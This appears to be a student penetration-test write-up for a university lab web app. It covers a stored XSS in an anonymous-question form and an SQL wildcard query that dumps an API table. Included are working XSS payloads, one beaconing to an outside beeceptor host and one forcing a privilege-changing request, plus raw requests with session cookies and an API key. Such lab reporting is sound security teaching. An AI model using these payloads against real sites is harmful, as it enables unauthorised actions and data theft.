This XSS injection vulnerability lies in the web application's Anonymous Question functionality. This can be accessed by authenticated users from ether the find page (http://assignment-hermes.unimelb.life/question.php) or the Anonymous bar at the top right of every internal page (or the right-hand side menu bar when the browser window has been reduced to a certain size). To find the XSS vulnerability, you can copy the content in file XSS1.txt (the content can also be found at end of this section, remember to replace the URL with your own endpoint), paste into the input box in Anonymous Question page, after submitting, the endpoint will receive information, thus XSS can be explored through this input box. Based on information disclosure occurred on User Profile page (http://assignment-hermes.unimelb.life/profile.php), the XSS can lead to leakage of sensitive information, such as a flag.

Exploit 1: Leaking sensitive information (i.e. the flag)

STEP	**Action**	**Explanation**
1	After login, visit the profile page (http://assignment-hermes.unimelb.life/profile.php), notice that the state of "On Probation?" is "yes", and button "Pass Probation" is not active. View the page source code, we can find the parts about pass_probation.	 `<button onclick="#" onclick="pass_probation()" class="btn btn-primary pull-right" disabled>Pass Probation</b` In line 58, it shows that button "Pass Probation" should invoke function pass_probation(), but it is disabled.  `<script> function pass_probation(){ var x = new XMLHttpRequest(); x.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { return true; } }; x.open("GET", "/pass_probation.php?user=" + document.getElementById("username").value, x.send(); } </script>` From line 201, this part of code shows the content of function pass_probation(), what we need to do is to execute the code.
2	Visit Anonymous Question page(http://assignment-hermes.unimelb.life/question.php), Copy the code form XSS2.txt and paste into the input box.(The content can also be found after this table, remember to replace the URL in the file with your own endpoint). After submitting, we have passed probation, and can find the flag in User Profile page(http://assignment-hermes.unimelb.life/profile.php).  TESTER jiaxuan string... FLAG{Probation_completed_Access_granted}	XSS2.txt's content is from the code mentioned in step 1. Because we only want to execute the content of function pass_probation() without click button "Pass Probation", we only need the content within the function. As for x.open(), because Question page and Profile page are different pages, and there is no element which ID is "username" in Question page, we need to replace the URL with a full version, and add our username as the value of parameter "user" in the request manually. As the result, the final URL is http://assignment-hermes.unimelb.life/pass_probation.php?user=jiaxuan, so x.open should look like: x.open("GET", "http://assignment-hermes.unimelb.life/pass_probation.php?user=jiaxuan", true);

1. Content of XSS1.txt


```
<script>
	var x = new XMLHttpRequest();
	x.open("POST","https://jiaxuan.free.beeceptor.com");
	x.send(1);
</script>
```

2. Content of XSS2.txt

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
              return true;
         }
};
x.open("GET", "http://assignment-hermes.unimelb.life/pass_probation.php?user=jiaxuan", true);
x.send();
</script>
```

Section 4 – SQL Wildcard Exploitation


1. Screenshot of the request and response for [Finding-4, step2](#):



```
GET /api/store.php?name=OSCP HTTP/1.1
Host: assignment-hermes.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=51ju0rqqf74ia89aptq668vv65; CSRF_token=e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9
Connection: close
apikey: ace0ee64-af2a-11eb-9a2c-0242ac110002
```

```
[{"Id":"1","0":"1","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"},
{"Id":"26","0":"26","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"}]
```

2. Screenshot of the request and response for [Finding-4, step3](#):



```
GET /api/store.php?name=% HTTP/1.1
Host: assignment-hermes.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=51ju0rqqf74ia89aptq668vv65; CSRF_token=e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9
Connection: close
apikey: ace0ee64-af2a-11eb-9a2c-0242ac110002


```

```
[{"Id":"1","0":"1","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"},
{"Id":"2","0":"2","Name":"OSWP","1":"OSWP","Description":"Offensive Security Wireless Professional","2":"Offensive Security Wireless Professional"},
{"Id":"3","0":"3","Name":"OSCE","1":"OSCE","Description":"Offensive Security Certified Expert","2":"Offensive Security Certified Expert"},{"Id":"4","0":"4","Name":"OSEE","1":"OSEE","Description":"Offensive Security Enterprise Expert","2":"Offensive Security Enterprise Expert"},
{"Id":"5","0":"5","Name":"OSWE","1":"OSWE","Description":"Offensive Security Web Expert","2":"Offensive Security Web Expert"},{"Id":"6","0":"6","Name":"eWAPTx","1":"eWAPTx","Description":"eLearning Web Application Penetration Testing Extreme","2":"eLearning Web Application Penetration Testing Extreme"},
{"Id":"7","0":"7","Name":"OHS","1":"OHS","Description":"Occupational Health and Safety","2":"Occupational Health and Safety"},{"Id":"8","0":"8","Name":"PCI","1":"PCI","Description":"Payment Card Industry","2":"Payment Card Industry"},{"Id":"9","0":"9","Name":"CISA","1":"CISA","Description":"Certified Information Security Auditor","2":"Certified Information Security Auditor"},
{"Id":"10","0":"10","Name":"CISM","1":"CISM","Description":"Certified Information Security Manager","2":"Certified Information Security Manager"},
{"Id":"11","0":"11","Name":"CRISC","1":"CRISC","Description":"ISACA","2":"ISACA"},
{"Id":"12","0":"12","Name":"CISSP","1":"CISSP","Description":"CISSP","2":"CISSP"},
{"Id":"13","0":"13","Name":"DoD","1":"DoD","Description":"DoD","2":"DoD"},
{"Id":"14","0":"14","Name":"ASD","1":"ASD","Description":"ASD","2":"ASD"},
{"Id":"15","0":"15","Name":"FBI","1":"FBI","Description":"FBI","2":"FBI"},
{"Id":"16","0":"16","Name":"NSA","1":"NSA","Description":"NSA","2":"NSA"},
{"Id":"17","0":"17","Name":"DHS","1":"DHS","Description":"DHS","2":"DHS"},
{"Id":"18","0":"18","Name":"NASA","1":"NASA","Description":"NASA","2":"NASA"},
{"Id":"19","0":"19","Name":"Bias","1":"Bias","Description":"Bias","2":"Bias"},
{"Id":"20","0":"20","Name":"Security+","1":"Security+","Description":"Security+","2":"Security+"},
{"Id":"21","0":"21","Name":"ITIL","1":"ITIL","Description":"ITIL","2":"ITIL"},
{"Id":"22","0":"22","Name":"CCNA","1":"CCNA","Description":"CCNA","2":"CCNA"},
{"Id":"23","0":"23","Name":"COMP90074-1337","1":"COMP90074-1337","Description":"FLAG{Welcome_to_the_wild_wild_web!}","2":"FLAG{Welcome_to_the_wild_wild_web!}"}
{"Id":"24","0":"24","Name":"CCNP","1":"CCNP","Description":"CCNP","2":"CCNP"},
{"Id":"25","0":"25","Name":"CCNP","1":"CCNP","Description":"CCNP","2":"CCNP"},
{"Id":"26","0":"26","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"},
{"Id":"27","0":"27","Name":"OSWP","1":"OSWP","Description":"Offensive Security Wireless Professional","2":"Offensive Security Wireless Professional"},
{"Id":"28","0":"28","Name":"OSCE","1":"OSCE","Description":"Offensive Security Certified Expert","2":"Offensive Security Certified Expert"},
{"Id":"29","0":"29","Name":"OSEE","1":"OSEE","Description":"Offensive Security Enterprise Expert","2":"Offensive Security Enterprise Expert"},
{"Id":"30","0":"30","Name":"OSWE","1":"OSWE","Description":"Offensive Security Web Expert","2":"Offensive Security Web Expert"},{"Id":"31","0":"31","Name":"eWAPTx","1":"eWAPTx","Description":"eLearning Web Application Penetration Testing Extreme","2":"eLearning Web Application Penetration Testing Extreme"}]
```